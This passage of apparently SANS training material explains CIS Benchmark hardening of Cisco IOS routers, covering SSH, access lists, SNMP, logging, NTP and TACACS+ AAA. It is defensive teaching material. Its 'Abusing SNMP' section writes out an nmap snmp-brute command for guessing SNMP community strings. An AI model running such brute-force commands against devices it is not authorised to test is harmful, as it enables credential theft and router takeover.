- **Key recovery attacks (CSCdu37371):** This vulnerability is described in the Core Security Technologies paper "SSH Protocol 1.5 Session Key Recovery Vulnerability," which is available at <http://www.coresecurity.com/content/ssh-protocol-15-session-key-recovery-vulnerability>. This involves an attacker sniffing traffic and recovering the private key used to encrypt the SSH session, allowing the attacker to decrypt the contents of the captured SSH traffic. For more information, visit <http://tools.cisco.com/security/center/content/CiscoSecurityAdvisory/cisco-sa-20010627-ssh>.

## Level 1: SSH

### Configure SSH Support

- SSH requires a local hostname and domain name
- Usernames are required; does not work with line passwords
- Asymmetric encryption and defaults to 512-bit keys.
- Use 2048 bit keys minimum

```
rtr-99(config)# ip domain-name sans.org
rtr-99(config)# crypto key generate rsa
How many bits in the modulus [512]: 2048
```

Defensive Network Infrastructure

#### Level 1: SSH

##### Configure SSH Support

SSH will not work with line passwords. Username and password authentication are necessary.

The “crypto key generate rsa” command generates the necessary RSA keys with a specified bit length.

SSH uses asymmetric encryption and the key default length is 512 bits. The minimum acceptable key length is 2048 bits. Longer key sizes will cause more router overhead in encrypting and decrypting data, but will provide stronger encryption.

A router hostname and a domain name are also required in configuring SSH support, and if either change, the keys need to be deleted and recreated.

## Level 1: Access Rules

### Configure Remote Access

- Require SSH v2 for remote access
- Require timeout for login sessions
- Previous CIS Benchmark versions allowed telnet

```
rtr-99(config)# line vty 0 4
rtr-99(config-line)# transport input ssh
rtr-99(config-line)# ip ssh version 2
rtr-99(config-line)# exec-timeout 10 0
rtr-99(config-line)# ip ssh authentication-retries 3
rtr-99(config-line)# exit
```

Defensive Network Infrastructure

#### Level 1: Access Rules

##### Configure Remote Access

The Level 1 Benchmark version 3.0.1 requires the use of SSHv2 along with a login timeout. Previous versions of the CIS Benchmark allowed telnet in Level 1 and SSH was specified in Level 2.

Remote access in this case refers to command-line access to the router. This does not include access via SNMP or HTTP protocols, which are covered elsewhere.

Users who are still logged in but are not actively using the router should be logged out automatically after a specified duration interval. The general recommendation is being idle disconnect in 10 minutes or less, although each organization can establish its own timeout as appropriate. ( § 1.2.2.1.1.4)

```
rtr-99(config-line)# ip ssh authentication-retries 3
```

This limits the number of password retry attempts before a new SSH login attempt must be established, and it helps thwart Hydra type attacks. ( § 1.2.2.1.1.5)

## Level 1: Access Rules

### Restrict Remote Access

- Allow only authorized addresses to connect to the router
- Log failures

```
rtr-99(config)# access-list 103 permit ip host 192.168.1.1
any
rtr-99(config)# access-list 103 deny ip any any log-input
rtr-99(config)# line vty 0 4
rtr-99(config-line)# access-class 103 in
rtr-99(config-line)# exit
```

Defensive Network Infrastructure

#### Level 1: Access Rules

##### Restrict Remote Access

Typically, remote access is authorized only from specific IP addresses, perhaps specified as a CIDR range.

On the slide, an access-list containing a single individual host (although it could be multiple host entries or a netblock and CIDR mask) is created to allow access from 192.168.1.1. We can also limit the destination to a loopback interface (this is discussed elsewhere). Any failed access attempts should be logged to identify potentially hostile activity. After the access list is created, it is applied to the VTY line as an inbound filter.

If you ever have had an SSH server accessible from the Internet and looked at the logs, you know that bots are constantly trying to guess username/password combinations. Restricting access to only authorized addresses makes sense!

## Level 1: Access Rules

### Disable the AUX Port

- The AUX port is often not used, yet it is not secured
- Some organizations use it for remote access over a modem
- Unused ports should be disabled

```
rtr-99(config)# line aux 0  
rtr-99(config-int)# no exec  
rtr-99(config-int)# transport input none
```

Defensive Network Infrastructure

#### Level 1: Access Rules

##### Disable the AUX Port

The Auxiliary (AUX) port is similar to the Console (CON) port; it is pinned out in the same manner. The same risk of unauthorized access to the router to an attacker with physical access exists.

Some organizations use the AUX port for remote access over a modem. This can allow an attacker to access the router remotely.

Unused ports should be disabled. If you are not using the AUX port, it should be disabled with “no exec” and “transport input none.”

## Level 1: Banner Rules

- Banners are required for:
  - MOTD (Message of the Day)
  - Login Banner
  - EXEC Banner
- There are no default banners
- Login banner or MOTDs often used to achieve consent for monitoring

Defensive Network Infrastructure

### Level 1: Banner Rules

Banners are electronic messages that provide notices of legal rights and other information. Most organizations have their legal departments vet their banners.

Banners can be used to:

- Eliminate any 4<sup>th</sup> Amendment “reasonable expectation of privacy.”
- Consent to real-time monitoring under Title III.
- Consent to the retrieval of stored files or records pursuant to the Stored Communications Act (SCA).
- Establish the network owner’s authority to consent to law enforcement search (for non-government networks).

MOTD, EXEC, and Login banners are required. There are no default banners.

MOTD—the Message of the Day—usually occurs when a user first connects to a device before the Login banner and prompt.

The Login banner is presented before the Login prompt and usually after the MOTD banner.

The Exec banner is shown after a user logs in. It comes after the MOTD and Login banner:

```
rtr-99(config)#banner {exec|login|motd} c  
Enter TEXT message. End with the character 'c':
```

```
<banner-text>  
c
```

## Level 1: Password Rules

---

- Require Enable Secret
- Require Password Encryption
- Encrypted Line Passwords
- Encrypted User Passwords

Defensive Network Infrastructure

### **Level 1: Password Rules**

There are a number of password rules in Level 1. Password rules enforce secure local device authentication.

## Level 1: Require Enable Secret

- The enable secret protects privileged configuration mode
- Configure strong enable secret
- Enable *password* depreciated

```
rtr-99(config) # enable secret as87^&3jHOT  
rtr-99(config) # no enable password
```

Defensive Network Infrastructure

### Level 1: Enable Secret

#### Selecting the Enable Secret

An authenticated user uses the enable secret to gain privileged access to the router: privileged mode/global configuration mode. The previously used “enable password” (a weak Type 7 password) is deprecated on Cisco routers.

If there is an enable password set and an enable secret is also set, the enable secret overrides the (deprecated) enable password. It is still recommended that the enable password be disabled if it was previously used. Disable the enable password after setting a enable secret to prevent getting locked out of the router in case there is an interruption during the process such as a router crash.

The enable secret should be carefully chosen as it allows complete access to the router. Use a strong password for the enable secret, e.g. at least 8 characters in length and a combination of lower case/upper case letters, numbers, and non alphanumeric characters.

The enable secret is potentially shared if there are multiple administrators of a router and should be periodically changed, especially immediately after associated role and personnel changes.

## Level 1: Password Encryption

### Require Password Encryption

- Passwords in the configuration file must be encrypted
- Line passwords must be set
- There must be at least one local user

```
rtr-99(config)# service password-encryption
```

```
rtr-99(config)# line vty 0 4
rtr-99(config-line)# password a77HGy#8qbwer
```

Defensive Network Infrastructure

#### Level 1: Password Encryption: Require Password Encryption

If password encryption is not set, many passwords in the configuration file may be in clear text. Password encryption must be set to protect passwords from easy disclosure.

Line passwords must be set. Because password encryption is set, line passwords will be encrypted. Note that with local usernames (Level 1) or TACACS+ (Level 2), line passwords will not be used, but should be set as a fail-safe.

At least one local user account should be defined, even if using centralized AAA, such as TACACS+, in order to provide a fallback authentication method in case the centralized AAA fails.

Note that for IOS 12.2(8)T and beyond, it is strongly recommended that Type 5 passwords are used, which are always stored as an MD5 hash. For example, Type 5 passwords can be set when a user account is created with the following IOS syntax: `username theuser secret password`.

Type 7 passwords, when `service password-encryption` is set, are encrypted with the trivial to crack Vigenere cipher, but that is at least better than clear text passwords.

## Level 1: SNMP Rules

- SNMP is commonly used to monitor network devices
  - Cisco has supported SNMP “forever”
- Misconfigured SNMP is a threat
- Disable SNMP unless used ( § 1.5.1.1)
- SNMPv3 is greatly preferred over SNMPv2c

Defensive Network Infrastructure

### Level 1: SNMP Rules

The Simple Network Management Protocol, first introduced in 1988, is a commonly used standards-based interface to manage and monitor network and other devices such as printers and servers. It is far from simple and can certainly be a vulnerability if not configured well.

SNMP v2c and before are most commonly implemented and use a shared secret (called a “community string”) and all data is transmitted in plaintext form. This clearly makes it vulnerable to network-sniffing attacks.

SNMP, if not used for management of the routers, should be disabled just like any other service that is not used.

If you use SNMP, version 3 is greatly preferred as it allows the use of authentication and encryption for network traffic. SNMPv2c support is nearly universal, and although Cisco supports SNMPv3, many other platforms do not. If using SNMPv3, there are many encryption options (including no encryption). At a minimum, use AES128 ( § 1.1.5.10).

Cisco has supported SNMPv1 in every version of IOS since its release. Cisco supported SNMPv2 until IOS 11.2(6)F and has since supported SNMPv2c in all subsequent releases. SNMPv3 has been supported since RFC3410, and it released in December 2002.

# Abusing SNMP

- Read access to SNMP; enormous information disclosure
- Write access to SNMP; can potentially change configuration and even the IOS image
- Cisco IOS-specific vulnerabilities
  - SNMP implementations have a history of vulnerabilities and exploits

Defensive Network Infrastructure

## Abusing SNMP

If an attacker can compromise SNMP, a vast amount of damage may be inflicted.

Access is simplified if default community strings of “public” or “private” are used. There are also tools to brute force the community string, including snmp-brute, which is an nmap script with the following syntax:

```
nmap -sU --script snmp-brute <target> [--script-args snmp-brute.communitiesdb=<wordlist> ]
```

With read-only access, the risk is with information disclosure, which includes routing tables, traffic stats, IOS information, logged in users and source addresses, configuration information, and more.

With write access, an attacker can change the router configuration, including adding new local users, removing access lists for other access methods, and even changing the IOS image that is loaded!

SNMP implementations are complex and they have a history of vulnerabilities and exploits. Cisco has not been immune.

## Level 1: SNMP Rules

### Disable SNMP/Default Comm. Strings

- Disable SNMP if not used
- Disable Write unless absolutely necessary
- Default community strings forbidden

```
rtr-99# show running-config | include snmp-server
snmp-server community public RO
snmp-server community private RW
rtr-99# configure terminal
Enter configuration commands, one per line. End with CNTL/Z.
rtr-99(config)# no snmp-server community public RO
rtr-99(config)# no snmp-server community private RW
rtr-99(config)# snmp-server community newcomplexcommstring RO
```

Defensive Network Infrastructure

#### **Level 1: SNMP Rules**

##### **Disable SNMP/Default Community Strings**

If SNMP is not needed on the router, it should be disabled with the “no snmp-server” command. By default, all versions of IOS have SNMP disabled.

Default community strings of “public” and “private” are forbidden and should never be used.

Of course if you are using SNMP and removing the community string(s), you will need to add at least one new community string. Make it complex and hard to guess.

If using SNMP, disable write access unless absolutely necessary. Write access allows remote management of the device over SNMP.

If SNMP is used, SNMPv3 is strongly preferred. SNMPv3 has several options, including for authentication and encryption of messages. SNMPv3 should be used with at least AES128 or better encryption ( § 1.1.5.9-1.1.5.11).

## Level 1: SNMP Rules

### Define SNMP Access List

- If SNMP is enabled, restrict access to needed hosts only using an Access List
  - Without an access list, only a community string is required for access

```
rtr-99(config)# access-list 85 permit 192.168.1.0 0.0.0.255
rtr-99(config)# access-list 85 deny any log
rtr-99(config)# access-list 86 permit 192.168.1.1
rtr-99(config)# access-list 86 deny any log
rtr-99(config)# snmp-server community readonlycommstr RO 85
rtr-99(config)# snmp-server community readwritecommstr RW 86
```

Defensive Network Infrastructure

#### Level 1: SNMP Rules

##### Define SNMP Access List

If SNMP is required on a router, limit access to SNMP via an access list of permitted hosts. Typically, the permitted host list will be extremely small and limited to hosts running network management stations. Log all dropped traffic as it may indicate attacks.

Often access requirements to different services on a router may be identical, and it may be tempting to use the same access list. The recommendation is to create separate access lists, even if they may be identical, so that you can easily differentiate attacks against different services.

Notice we are creating access lists and applying them directly to the community strings.

## Level 1: SNMP Rules

### Limit SNMP Traps

- Disable SNMP traps if not used
- Define SNMP Trap Server if traps are used
- Can restrict to specific types of notifications

```
rtr-99(config)# no snmp-server enable traps
rtr-99(config)# snmp-server host 192.168.1.1 DfFI!ltST1
rtr-99(config)# snmp-server enable traps <notification-types>
```

Defensive Network Infrastructure

#### Level 1: SNMP Rules

##### Limit SNMP Traps

SNMP traps are unsolicited messages sent from a managed device, for example a router, to a SNMP management station. SNMP traps are sent over UDP port 162.

SNMP traps should be disabled if not used. If SNMP traps are used, they should be restricted to an SNMP server, typically a management station. The SNMP server can be specified by IP address or hostname.

SNMP traps can be restricted to certain notification types only, for example frame relay notifications, configuration change notifications, Border Gateway Protocol (BGP) state change notifications, and many more.

## Level 1: Control Plane Rules

---

- Clock rules
- Global service rules
- Logging rules
  - In general, control rules are basic and simple and need little ongoing effort or management once set up

Defensive Network Infrastructure

### Level 1: Control Plane Rules

Control Plane rules in the CIS Benchmark include clock rules, the configuration of local services to improve the security of the router (including time synchronization), logging, logging rules, and NTP rules. We will look at each of these.

In general, control rules are basic and simple and need little ongoing effort or management once set up.

## Level 1: Time Synchronization

- Time synchronization across systems is critical
- Important for log correlation, network forensics, network troubleshooting, and so on
- IOS uses the NTP protocol, and IOS can be an NTP client or NTP Server

Defensive Network Infrastructure

### Level 1: Time Synchronization

It is important that devices have the same time for multiple reasons, including log correlation, network forensics, network troubleshooting, and more. Some protocols and services also require time to be synchronized such as 802.1x, Kerberos, and IPSec.

Level 1 contains several rules pertaining to time. More on NTP configuration is contained in Level 2.

The Network Time Protocol (NTP) is used. Cisco IOS supports the use of the NTP for time synchronization as an NTP client or an NTP server.

## Level 1: Time Synchronization

### Clock Time Zone

- Set clock to Coordinated Universal Time (UTC)
- Forbid daylight savings time
- Local time can be used if required by policy
  - If required, set daylight savings time parameters

```
rtr-99(config)# clock timezone UTC 0
rtr-99(config)# no clock summertime
```

Defensive Network Infrastructure

#### Level 1: Time Synchronization

##### Clock Time Zone

UTC is preferred. Many networks cross multiple time zones, and setting clocks to UTC is prudent. Daylight saving time adjustments should be disabled.

In some organizations, policy may require the use of local time. This is allowed under Level 1 rules. If local time is set, the appropriate parameters for daylight savings time should be set as well.

## Level 1: Time Synchronization

### Configure External Time Sources

- Select at least two external NTP time servers for synchronization
  - Three external servers preferred
- Public NTP server lists:  
<http://support.ntp.org/bin/view/Servers/>

```
rtr-99(config)# ntp server 184.22.97.162
rtr-99(config)# ntp server 208.100.0.228
rtr-99(config)# ntp server 63.145.169.2 prefer
```

Defensive Network Infrastructure

### Level 1: Time Synchronization

#### Configure External Time Sources

NTP is an Internet standard, defined in RFC1305.

Two external NTP time servers are required. Three are preferred. Lists of public (and generally free) time servers are listed on the slide. Internal routers can be configured to synchronize against the public servers, and downstream servers can synchronize against these internal servers as makes sense within the network topology.

Although not mentioned in the CIS Benchmark, it is possible and common to select a preferred server.

# Level 1: Global Service Rules

- Services enabled by default depend on the IOS release
- Many services are unnecessary or dangerous
- Some desired services might not be enabled by default
- Level 1 rules cover many services and are considered safe

Defensive Network Infrastructure

## Level 1: Service Rules

Historically many systems have shipped with numerous services enabled by default. This includes Windows, Linux/Unix, and certainly IOS. Some services that were once considered safe are no longer (e.g. finger). Many services are unnecessary or dangerous and may be started by default, and some desired services may not be enabled by default. In addition, some services may have been previously configured by an administrator that are no longer used or needed.

One must be cautious in disabling services as something may break. In some cases, you may want to run a sniffer for a period of time, logging to a file, to see if a particular service is used or not.

Level 1 rules cover a number of services and in general are safe to apply, but there may be a very few exceptions.

## Required Services

- SSH, a secure replacement for telnet (covered previously)
- Require tcp-keepalives-in and tcp-keepalives-out services
  - These services kill abnormally terminated connections within 5 minutes

```
rtr-99(config) # service tcp-keepalives-in  
rtr-99(config) # service tcp-keepalives-out
```

Defensive Network Infrastructure

### Level 1: Required Services

There are a few services that are useful and required by Level 1 rules:

- **SSH (Secure Shell):** SSH provides administrators with a remote console session on the router in a similar fashion to Telnet. Telnet is a clear text protocol, whereas SSH creates an encrypted tunnel. SSH has been previously covered in this class.
- **TCP Keepalives-in service:** The TCP Keepalives-in service generates TCP keepalive packets on incoming connections and the TCP Keepalives-out service generates TCP keepalive packets on outgoing connections. If a remote host fails and drops a session, this service detects this within 5 minutes and drops the session.

## Level 1: Service Rules

### Disable finger, identd

- Finger is a reconnaissance threat
  - Enabled by default in IOS 11.3 and before and some IOS 12.0 releases
- Identd is a similar (legacy) service

```
rtr-99(config)# no ip finger  
rtr-99(config)# no service finger  
rtr-99(config)# no ip identd
```

Defensive Network Infrastructure

#### Level 1: Service Rules

##### Disable finger, identd

The finger service is a reconnaissance threat. It can be used to list logged on users to a system and the IP addresses they are logged on from. This information can be used for a password authentication attack (for example, attacking a valid username with hydra) or in an IP spoofing attack.

Historically, it ran on most Unix systems and IOS. It was used for example as part of the infamous Kevin Mitnick-Shimomura attack as reconnaissance for an IP spoofing attack.

It runs by default on a number of IOS releases and the syntax to start or stop it are inconsistent between releases. It is configured with the “service finger” command on some IOS trains, and with the “ip finger” command on others. Negating both versions of the command ensures that it is disabled.

Identd is a service that was supported by only a few IOS releases, and “no ip identd” ensures it is not enabled.

## Level 1: Service Rules

### Disable Unneeded Services (1)

- The following should be disabled unless needed:

-HTTP	-BOOTP
-HTTPS	-DHCP
-CDP	

```
rtr-99(config) # no ip http server
rtr-99(config) # no ip http secure-server
rtr-99(config) # no cdp run
rtr-99(config) # no ip bootp server
rtr-99(config) # no service dhcp
```

Defensive Network Infrastructure

### Level 1: Service Rules

#### Disable Unneeded Services (1)

Historically, Cisco has let users manage routers through a Web interface. The HTTP service on Cisco routers has a history of vulnerabilities and exploits. It provides a GUI for managing routers. Quite frankly, no serious administrators use it. HTTP/HTTPS should be disabled, and if needed, only enable HTTP/HTTPS for a very short period of time.

CDP, the Cisco Discovery Protocol, should be globally disabled. It should be enabled only on interfaces where it is needed. It is amazing how often CDP is enabled on hotel and other networks for example, and it can potentially provide an attacker with lots of useful information.

The Bootstrap Protocol (BOOTP) allows routers to issue IP addresses and should be disabled unless there is a specific requirement for it. The Dynamic Host Configuration Protocol (DHCP) is a newer and more advanced protocol that accomplishes the same thing, and in general, it has replaced BOOTP. Many DHCP servers support the BOOTP protocol. Routers should not be configured as Dynamic Host Configuration Protocol (DHCP) servers unless required.

## Level 1: Service Rules

### Disable Unneeded Services (2)

- Forbid auto loading of remote config files from network servers
- Forbid TCP and UDP small services
- Forbid TFTP
- Forbid PAD service

```
rtr-99(config)# no boot network
rtr-99(config)# no service config
rtr-99(config)# no service tcp-small-servers
rtr-99(config)# no service udp-small-servers
rtr-99(config)# no tftp-server [device:] [/partition-number:] [filename]
rtr-99(config)# no service pad
```

Defensive Network Infrastructure

#### Level 1: Service Rules

##### Disable Unneeded Services (2)

Service configuration allows devices to auto download their config files from remote devices such as a TFTP server. These methods are insecure.

boot network and service config (or their opposites as on the slide, no boot network and no service config) are used together. boot network specifies a remote URL where the service files exist and service config enables autoloading of config files over the network. With no boot network and no service config, you are effectively setting the remote URL to null and disabling autoloading of config files over the network.

TCP and UDP small services such as echo, chargen, discard, and daytime are rarely used and should be disabled. They are possible avenues of attack.

The Trivial File Transfer Protocol (TFTP) service is not a secure service and allows anyone who can connect to transfer files without any authentication or authorization.

An example from § 1.2.2.13 follows:

```
hostname(config)#no tftp-server flash:<name_of_ios>.bin
hostname(config)#no tftp-server flash:vlan.dat
hostname(config)#no tftp-server nvram:startup-config
hostname(config)#no tftp-server nvram:private-config
```

The PAD service is the X.25 Packet Assembler/Disassembler and should be disabled if not used.

# Level 1: Logging

- Logging is required, which should be no surprise
- Must be done to local buffer, console, and remotely
- Remote logging requires a syslog server, and it is commonly done on a Linux/Unix system

Defensive Network Infrastructure

## Level 1: Logging

Logging is required by Level 1 rules, which should be no surprise. It is critical for handling security and operational issues, and many regulations require logging be enabled.

Logging needs to be done locally (to a router buffer) and remotely to a syslog server. Syslog servers run on both Windows and Linux/Unix systems, and are most commonly used in Linux/Unix. In addition, console logging is required with messages limited to a “rational severity level.”

Older routers often did not log. The number one was reason was system utilization, but this should not be an issue on a moderately modern router.

## Level 1: Logging

### Local/Console Logging

- Log messages to internal device memory buffer (local buffer )
  - Recommended minimum 16000 bytes
- Restrict console logging to critical level

```
rtr-99(config)# logging on
rtr-99(config)# logging buffered 16000
rtr-99(config)# logging console critical
```

Defensive Network Infrastructure

#### Level 1: Logging

##### Local/Console Logging

Logging is enabled with the “logging on” configuration command. The default logging buffer size is typically 4096 bytes but is higher on some high-end routers. It is recommended to set it to 16000 bytes minimum, which will hold approximately 200 log messages. The log is circular and older log messages are overwritten by newer log messages.

The “show memory” command can be used to see the amount of available memory before setting the logging buffer size. Be careful, because changing the log buffer size deletes any current log messages.

The console should be restricted to only receive messages of critical level or higher. Excessive log messages sent to the console can make the device impossible to manage from the console, a DoS.

Two other types of logging are terminal logging where messages are sent to a VTY line, and SNMP trap logging, where messages are sent via SNMP traps to an external SNMP server.

Tools such as RAT may report that there is no local logging when the default log buffer size is used as there may be no command in the configuration file. Even if manually set with the “login buffered” command, IOS may remove it if it is the default.

## Level 1: Logging Remote Logging

- Sending copies of logging messages to a remote syslog server is required
- Specify the minimum severity of messages that should be delivered
- Syslog: Usually persistent storage to file
- Can specify a second syslog server for redundancy

```
rtr-99(config) # logging 172.16.0.123
rtr-99(config) # logging trap informational
```

Defensive Network Infrastructure

### Level 1: Logging

#### Remote Logging

Remote logging to a syslog server is required. The severity level specifies the minimum severity level of messages; all messages at that level and higher are logged. The “informational” or “debug” levels should be specified. Specifying a higher level such as notice, warning, error, critical, or emergency is not suggested because important messages might not be logged. 1.2.3.5 also specifies that the simple network management protocol (SNMP) level for messages be set.

Syslog servers are highly configurable, however, they typically log most messages to log files for persistence.

It is possible to specify an alternate facility value for the messages using the “logging facility *facilitylevel*” command. This is useful sometimes when a centralized log server is used for log messages coming from several sources, i.e. not just routers.

Note that logging to multiple remote servers does increase overhead on a router’s CPU as it is a process-switched activity.

## Level 1: Logging Timestamp Configuration/Loopback

- Add fidelity to logging and debug messages

```
rtr-99(config) # service timestamps log datetime show-
timezone msec
rtr-99(config) # service timestamps debug datetime show-
timezone msec
```

- Bind logging messages to loopback interface to ensure consistent source address

Defensive Network Infrastructure

### Level 1: Logging

#### Timestamp Configuration/Loopback Interfaces

When generating logging messages and debugging messages, we want the entries to indicate the time zone that is used to represent the time, as well as the granularity in milliseconds of time.

A router will typically have multiple IP addresses. Binding logging messages to a loopback interface enables consistent source addresses for log messages. Loopback interfaces are covered later.

# Level 1: Data Plane Rules

---

Routing rules:

- Directed broadcasts
- Source routing

Defensive Network Infrastructure

## Level 1: Data Plane Rules

Data Plane rules specify how the router handles network traffic. In the Level 1 Benchmark, we forbid directed broadcasts and source routing.

## Level 1: Traffic-Handling Rules

### Disable Directed Broadcasts

- Directed broadcasts are seldom needed with modern protocols
- However many historical DoS attacks use these and some are still viable
- If directly broadcasts are needed, they should be tightly restricted

```
rtr-99(config)# interface FastEthernet0/0
rtr-99(config-int)# no ip directed-broadcast
rtr-99(config-int)# exit
```

Defensive Network Infrastructure

#### Level 1: Traffic Handling Rules

##### Disable Directed Broadcasts

A directed broadcast is a broadcast to a specific network, as opposed to a limited broadcast that stays in the local network. Directed broadcasts are rarely used today and should be disabled. If directed broadcasts are needed, they should be tightly restricted with access lists.

The “no ip directed-broadcast” disables directed broadcasts on a per interface basis.

SMURF and Fraggle are among the DoS attacks that used directed broadcast in the 1990s. Although not as common today, because few networks allow the use of directed broadcasts, the Smurf Amplifier Registry (SAR) project at [www.powertech.no/smurf](http://www.powertech.no/smurf) currently (in 2014) lists nearly 80 networks that can be used as SMURF attack amplifiers.

Since IOS 12.0, the default configuration for Cisco routers is that directed broadcasts are disabled.

## Level 1: Traffic-Handling Rules

### Disable IP Source Routing

- Allows IP packets to specify routing
- Can be used to bypass firewalls and other protective devices
- Most commonly used by attackers
- Should be disabled by default, enabled when/if needed

```
rtr-99(config)# no ip source-route
```

Defensive Network Infrastructure

#### Level 1: Traffic Handling Rules

##### Disable IP Source Routing

Most uses of source routing are not legitimate, but there are some legitimate uses. One legitimate use is for troubleshooting purposes in large networks. For example, it can be used to test backup network routes that are not currently in use.

If your organization uses source routing, it is suggested that it be disabled by default, and only enabled when needed.

Source routing is actually implemented via an option in the IP header and is a fundamental feature of the IP protocol.

## Level 2: Management Plane Rules

---

- Centralized AAA
  - Most commonly implemented with remote Terminal Access Controller Access Control System Plus (TACACS+)
  - Granular accounting

Defensive Network Infrastructure

Remember that Level 2 rules need to be tailored to your environment and some may not be possible to deploy in all environments. We will cover Level 2 rules at a slightly more conceptual level rather than a granular level. Emphasis will be on understanding concepts rather than command syntax.

### **Level 2: Management Plane Rules**

Management Plane rules in the CIS Benchmark include centralized AAA, typically through a remote Terminal Access Controller Access Control System Plus (TACACS+) server, with verbose accounting for router administration. TACACS+ server options include commercial and open source offerings.

## Level 2: Centralized AAA

- Level 2 Benchmark requires Centralized AAA:
  - Authoritative source for controlling/monitoring access
  - Simplifies account maintenance
- TACACS+ recommended:
  - Commercial and open source options available

Defensive Network Infrastructure

### Level 2: Centralized TACACS+

Centralized AAA provides an authoritative source for controlling and monitoring router access and allows for consistency within a network. In a large network, it greatly simplifies account management as well. Basically, we are talking about authenticating against a network server, instead of each router's list of local accounts. The network server maintains login information for all the routers.

The Level 2 Benchmark recommends the use of TACACS+ (Terminal Access Controller Access Control System Plus) servers for authentication, authorization and accounting information. At least two TACACS+ servers should be deployed for redundancy: lack of single point of failure. Routers will use their primary TACACS+ server, relying on their backup when the primary is not available.

Two commonly used TACACS+ servers are the Cisco Secure ACS product, and the open-source T+ project.

The Cisco Secure Access Control Server (ACS) is the commercial authentication software solution offered by Cisco Systems Inc., and is available for Windows and as an appliance. ACS supports a wide number of authentication protocols, including TACACS+, RADIUS, and 802.1X with various Extensible Authentication Protocols (EAP). It integrates easily into existing authentication solutions including Windows Active Directory, Unix PAM (Pluggable Authentication Services) and LDAP.

The T+ Open Source Project is based on source code for a limited-functionality TACACS+ server from Cisco and includes basic authentication, accounting and authorization. T+ is licensed under the GNU Public License, version 2.

It is possible that a RADIUS Server could be used instead, however TACACS+ has more flexibility and functionality. In particular, although both can perform authentication and accounting, TACACS+ supports authorization for command execution at a granular level.

More details on TACACS+ versus RADIUS can be found at  
[http://www.cisco.com/en/US/tech/tk59/technologies\\_tech\\_note09186a0080094e99.shtml](http://www.cisco.com/en/US/tech/tk59/technologies_tech_note09186a0080094e99.shtml).

## Level 2: AAA

### Configure TACACS+

- Configure two or more TACACS+ servers (done per router)
- Specify TACACS+ for login and enable
- Have a local username in case of TACACS+ failure

```
rtr-99(config)# tacacs-server key Abc!AMT4CAcs+
rtr-99(config)# tacacs-server host 192.168.1.5
rtr-99(config)# tacacs-server host 192.168.11.166
```

Defensive Network Infrastructure

#### Level 2: AAA

##### Specifying TACACS+ Authentication

Using TACACS+ is relatively straightforward. Two or more TACACS+ servers must be configured. Details are beyond the scope of this course. Each router must be configured to use the TACACS+ servers.

Note that the server key is essentially a password for the server itself and is used to authenticate to the TACACS+ Server. It must be the same key the TACACS+ servers are configured with. The key is stored in the router configuration file.

By default, after three failed login attempts the TACACS+ server will disconnect the session. This is configurable via the “tacacs-server attempts” command.

Now that we have specified multiple TACACS+ servers, we can create a named AAA list to use for local login authentication and access to privileged exec mode (enable access).

## Level 2: AAA

### Use TACACS+ for Login and Enable

- Set primary AAA authentication to TACACS+
  - Create a named list of authentication preferences
  - Must have at least one local account as fallback
- Set main Enable mechanism to be TACACS+
  - Local enable password as fallback

```
rtr-99(config)# aaa new-model
rtr-99(config)# aaa authentication login remote-auth-list
group tacacs+ local enable
rtr-99(config)# aaa authentication enable default group
tacacs+ enable
```

Defensive Network Infrastructure

#### Level 2: AAA

##### Use TACACS+ for Login and Enable

Once TACACS+ servers have been configured and specified, create a named AAA list for login authentication.

Recall that a named list is “a sequential list describing the authentication methods to be queried in order to authenticate a user. Method lists enable you to designate one or more security protocols to be used for authentication, thus ensuring a backup system for authentication in case the initial method fails.”

Level 2 rules recommend using TACACS+ as the primary means of authentication, with at least one local user account as a backup, and then the enable secret as an tertiary backup. Local (per router) user accounts and the enable secret are only used if TACACS+ is not available.

```
rtr-99(config)# aaa authentication login remote-auth-list group tacacs+
local enable
```

The above command creates a named list called remote-auth-list and applies it to login. It specifies TACACS+ is the preferred authentication method. If TACACS+ is unavailable, then local (per router) accounts are attempted next. If they are not available, then the enable secret is used.

Because a named list is used, it must be manually applied where needed.

```
rtr-99(config)# aaa authentication enable default group tacacs+ enable
```

The above command specifies to use TACACS+ as the primary means of entering global configuration mode (or “enable” mode). If TACACS+ is not available, then the local (per router) enable secret is used. Because the default list is used, it is automatically applied.

Note the group keyword with a group name in the above commands specifies to use all configured TACACS+ servers. In a large or otherwise complex environment it is possible to define groups of TACACS+ servers and specify them. TACACS+ servers are often grouped by geography.

## Level 2: AAA

### Apply AAA to Management Lines

- Because we created a named list for login, we must apply it for console, AUX, and VTY authentication
- Apply to one line and test first

```
rtr-99(config)# line vty 0 4
rtr-99(config-line)# login authentication remote_auth_list
rtr-99(config-line)# exit
rtr-99(config)# line con 0
rtr-99(config-line)# login authentication remote_auth_list
rtr-99(config-line)# exit
rtr-99(config)# line aux 0
rtr-99(config-line)# login authentication remote_auth_list
rtr-99(config-line)# exit
```

Defensive Network Infrastructure

#### Level 2: AAA

##### Apply AAA to all Management Lines

Because we used a named list for login, we must apply it to each management line. This includes the VTY, CON, and AUX lines.

Set one line first and test in case there are issues. You can be locked out if there are configuration issues or other issues. It is also suggested (although not shown on the slide) that you configure a fallback password for each management line. An example is shown below:

```
rtr-99(config)# line vty 0 4
rtr-99(config-line)# login authentication remote_auth_list
rtr-99(config-line)# password F4!!B4ckpssW0rd
rtr-99(config-line)# exit
```

## Level 2: AAA

### Configure Accounting

- Configure detailed accounting for login, privileged commands, exec, network events, and system events
- In practice, you generally catch people ignoring change management
- Perhaps 1-2% of unauthorized activity caught is evil
- Level 2 recommendations may be excessive for many environments

Defensive Network Infrastructure

#### Level 2: AAA

##### Configure Accounting

TACACS+ servers not only can handle user authentication, but also support detailed accounting.

TACAC+ accounting is often left out but it goes above and beyond syslog logging and in case of compromise you will be happy you had it configured. Five accounting methods are available.

- **exec accounting:** This records terminal access (user shells) including via the VTY, CON, or AUX lines. Information includes username, date, start and stop times, access server IP address, and the telephone number for dial in users.
- **command accounting:** This records commands for a specified privilege level that are being executed on a network access server including the command executed, the privilege level of the user, and the username and the IP address of the remote system.
- **network accounting:** This records network events that affect the router from SLIP, PPP, and ARAP sessions and includes packet and byte counts.
- **connection accounting:** This records outgoing connections originating from the router through the rlogin, telnet, TN3270, packet assembler/disassembler (PAD) and more.
- **system accounting:** This records system events such as low-memory, system reboots, and accounting being turned on/off.

Each AAA accounting method is identified with three types of logging:

- **start-stop:** This is the most granular and generates a logging message when a service starts and stops. Despite being recommended by Level 2, it can be a bit excessive as many network and system events are rather atomic and this generates two log messages for each.

- **stop-only:** This generates a logging message when a service ends. This is ideal in many cases as you will know when a command executed.
- **wait-start:** This is the most secure as it confirms that each command is logged before it is allowed to start.

```
